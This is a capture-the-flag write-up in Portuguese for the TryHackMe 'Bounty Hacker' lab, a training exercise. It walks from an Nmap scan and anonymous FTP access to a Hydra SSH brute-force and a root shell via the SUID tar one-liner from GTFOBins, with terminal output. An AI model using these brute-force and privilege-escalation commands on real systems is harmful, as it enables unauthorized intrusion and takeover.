Bounty Hacker

Plataforma: TryHackMe

Dificuldade: Fácil

Autor: Matheus Cruz

Data de Resolução: 4 de abril de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **3**

4 Escalada de Privilégios **4**

5 Conclusão **5**

6 Referências **5**

1 Visão Geral

O laboratório *Bounty Hacker* apresenta um cenário prático de exploração focado em vulnerabilidades de configuração e controle de acesso. O objetivo do teste é identificar brechas na infraestrutura exposta e obter acesso ao servidor como root.

A cadeia de ataque desenvolvida neste relatório compreende:


1. Enumeração de portas e serviços abertos.
2. Coleta de credenciais e informações sensíveis devido à má configuração de um servidor FTP (acesso anônimo).
3. Obtenção de acesso inicial via ataque de força bruta contra o serviço SSH.
4. Escalada de privilégios explorando permissões incorretas (SUID) em um binário padrão do sistema.

2 Reconhecimento

A primeira etapa de reconhecimento consiste em utilizar o Nmap para a enumeração de portas, serviços e suas respectivas versões no alvo.

```
nmap -sV -sC <TARGET_IP>
```

- **-sC**: Utiliza os scripts padrões do Nmap.
- **-sV**: Lista informações sobre as versões dos serviços rodando nas portas abertas.



```
→  ~ nmap -sV -sC 10.67.165.135
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-04 14:51 -0300
Nmap scan report for 10.67.165.135
Host is up (0.15s latency).
Not shown: 968 filtered tcp ports (no-response), 29 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.219.194
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ef:7a:24:1a:f3:30:3e:b5:73:be:c6:a6:f0:b1:0d:fb (RSA)
|   256 d5:d3:a6:99:ae:8d:4d:aa:87:00:10:e4:2c:90:9d:64 (ECDSA)
|_  256 42:d5:1d:2a:fe:d5:cf:53:d5:be:83:9c:09:5e:c7:aa (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.33 seconds
→  ~
```

Figura 1: Resultado da varredura Nmap mostrando as portas abertas.

A varredura revelou a existência de um servidor web na porta 80 e um servidor FTP na porta 21. Optei por analisar o serviço web inicialmente. Tentei analisar o código-fonte e navegar pelos diretórios que encontrei, mas não identifiquei vetores de ataque viáveis.

Em seguida, optei por explorar o FTP, que permitia acesso anônimo (login sem senha). O comando utilizado para estabelecer a conexão de forma direta foi:

```
lftp -u anonymous, <TARGET_IP>
```

- **-u anonymous,**: Especifica o usuário "anonymous"para a autenticação. A vírgula logo em seguida instrui o cliente a enviar uma senha em branco, agilizando o login sem prompts adicionais.




Figura 2: Acesso anônimo estabelecido no servidor FTP.

Conseguimos extrair 2 arquivos do FTP: um documento de texto que respondia à tarefa **Who wrote the task list?** (indicando o possível usuário *lin*), e um segundo arquivo contendo o que aparentava ser uma lista de senhas (*wordlist*).

3 Exploração

O Nmap também revelou que a máquina alvo possuía o serviço SSH habilitado (porta 22). De posse de um nome de usuário (*lin*) e uma lista de possíveis senhas obtidas na fase anterior (*locks.txt*), iniciei um ataque de força bruta utilizando a ferramenta **Hydra**. O comando foi estruturado da seguinte forma:

```
hydra -l lin -P locks.txt ssh://<TARGET_IP> -t 8
```

- **-l lin**: Define o nome de usuário único (estático) que será testado.
- **-P locks.txt**: Especifica o arquivo de dicionário (*wordlist*) contendo as senhas a serem testadas contra o usuário.
- **ssh://<TARGET_IP>**: Define o protocolo alvo do ataque e o endereço do servidor.
- **-t 8**: Define o número de *threads* a serem usadas.




Figura 3: Ataque de força bruta bem-sucedido via Hydra.

O ataque obteve sucesso em identificar a credencial correta, permitindo o acesso inicial à máquina através de um terminal remoto.




Figura 4: Acesso shell estabelecido via SSH.

Estando dentro da máquina com o usuário local, foi possível localizar e ler a flag *user.txt*.

4 Escalada de Privilégios

Para a escalada de privilégios, o primeiro passo foi tentar a sorte executando **sudo su**, já que a senha do usuário era conhecida. Infelizmente, o usuário não possuía permissões de *sudo* configuradas.

Como alternativa, listei os arquivos do sistema que possuíam o bit SUID ativado. Felizmente, encontrei uma vulnerabilidade crítica: o executável **tar** possuía privilégios SUID, permitindo sua execução como usuário root. O comando exato para a exploração da técnica de checkpoint foi extraído do repositório GTFOBins [1].

```
tar xf /dev/null -I '/bin/sh -p -c "/bin/sh -p 0<&2 1>&2"'
```

```
lin@ip-10-67-165-135:~$ find / -type f -perm -4000 2>/dev/null
/snap/core18/2934/bin/mount
/snap/core18/2934/bin/ping
/snap/core18/2934/bin/su
/snap/core18/2934/bin/umount
/snap/core18/2934/usr/bin/chfn
/snap/core18/2934/usr/bin/chsh
/snap/core18/2934/usr/bin/gpasswd
/snap/core18/2934/usr/bin/newgrp
/snap/core18/2934/usr/bin/passwd
/snap/core18/2934/usr/bin/sudo
/snap/core18/2934/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2934/usr/lib/openssh/ssh-keysign
/snap/core24/1055/usr/bin/chfn
/snap/core24/1055/usr/bin/chsh
/snap/core24/1055/usr/bin/gpasswd
/snap/core24/1055/usr/bin/mount
/snap/core24/1055/usr/bin/newgrp
/snap/core24/1055/usr/bin/passwd
/snap/core24/1055/usr/bin/su
/snap/core24/1055/usr/bin/sudo
/snap/core24/1055/usr/bin/umount
/snap/core24/1055/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/1055/usr/lib/openssh/ssh-keysign
/snap/core24/1055/usr/lib/polkit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/libgtk3-nocsd.so.0
/usr/lib/snapd/snap-confine
/bin/tar
/bin/fusermount
/bin/su
/bin/mount
/bin/umount
lin@ip-10-67-165-135:~$ sudo su
[sudo] password for lin:
Sorry, user lin is not allowed to execute '/bin/su' as root on ip-10-67-165-135.ec2.internal.
lin@ip-10-67-165-135:~$ tar xf /dev/null -I '/bin/sh -c "/bin/sh 0<&2 1>&2"'
$ whoami
lin
$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
$ tar xf /dev/null -I '/bin/sh -p -c "/bin/sh -p 0<&2 1>&2"'
# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
# whoami
root
```

Figura 5: Execução do payload e obtenção de shell como root.

A exploração foi bem-sucedida, garantindo acesso total e permitindo localizar e ler a flag *root.txt*, o que conclui a máquina.

5 Conclusão

A exploração bem-sucedida do laboratório Bounty Hacker destaca o risco de negligenciar configurações padrão em serviços de rede. O comprometimento completo do servidor ocorreu devido a uma soma de falhas:

- **Vazamento de Informações:** A permissão de login anônimo no serviço FTP expôs credenciais e informações internas críticas.
- **Má Configuração de Permissões:** A atribuição do bit SUID a utilitários de arquivamento como o *tar* possibilitou a execução arbitrária de comandos privilegiados.

6 Referências

Referências

[1] GTFOBins - Técnica de abuso do comando tar. Acesso em: 4 de abril de 2026.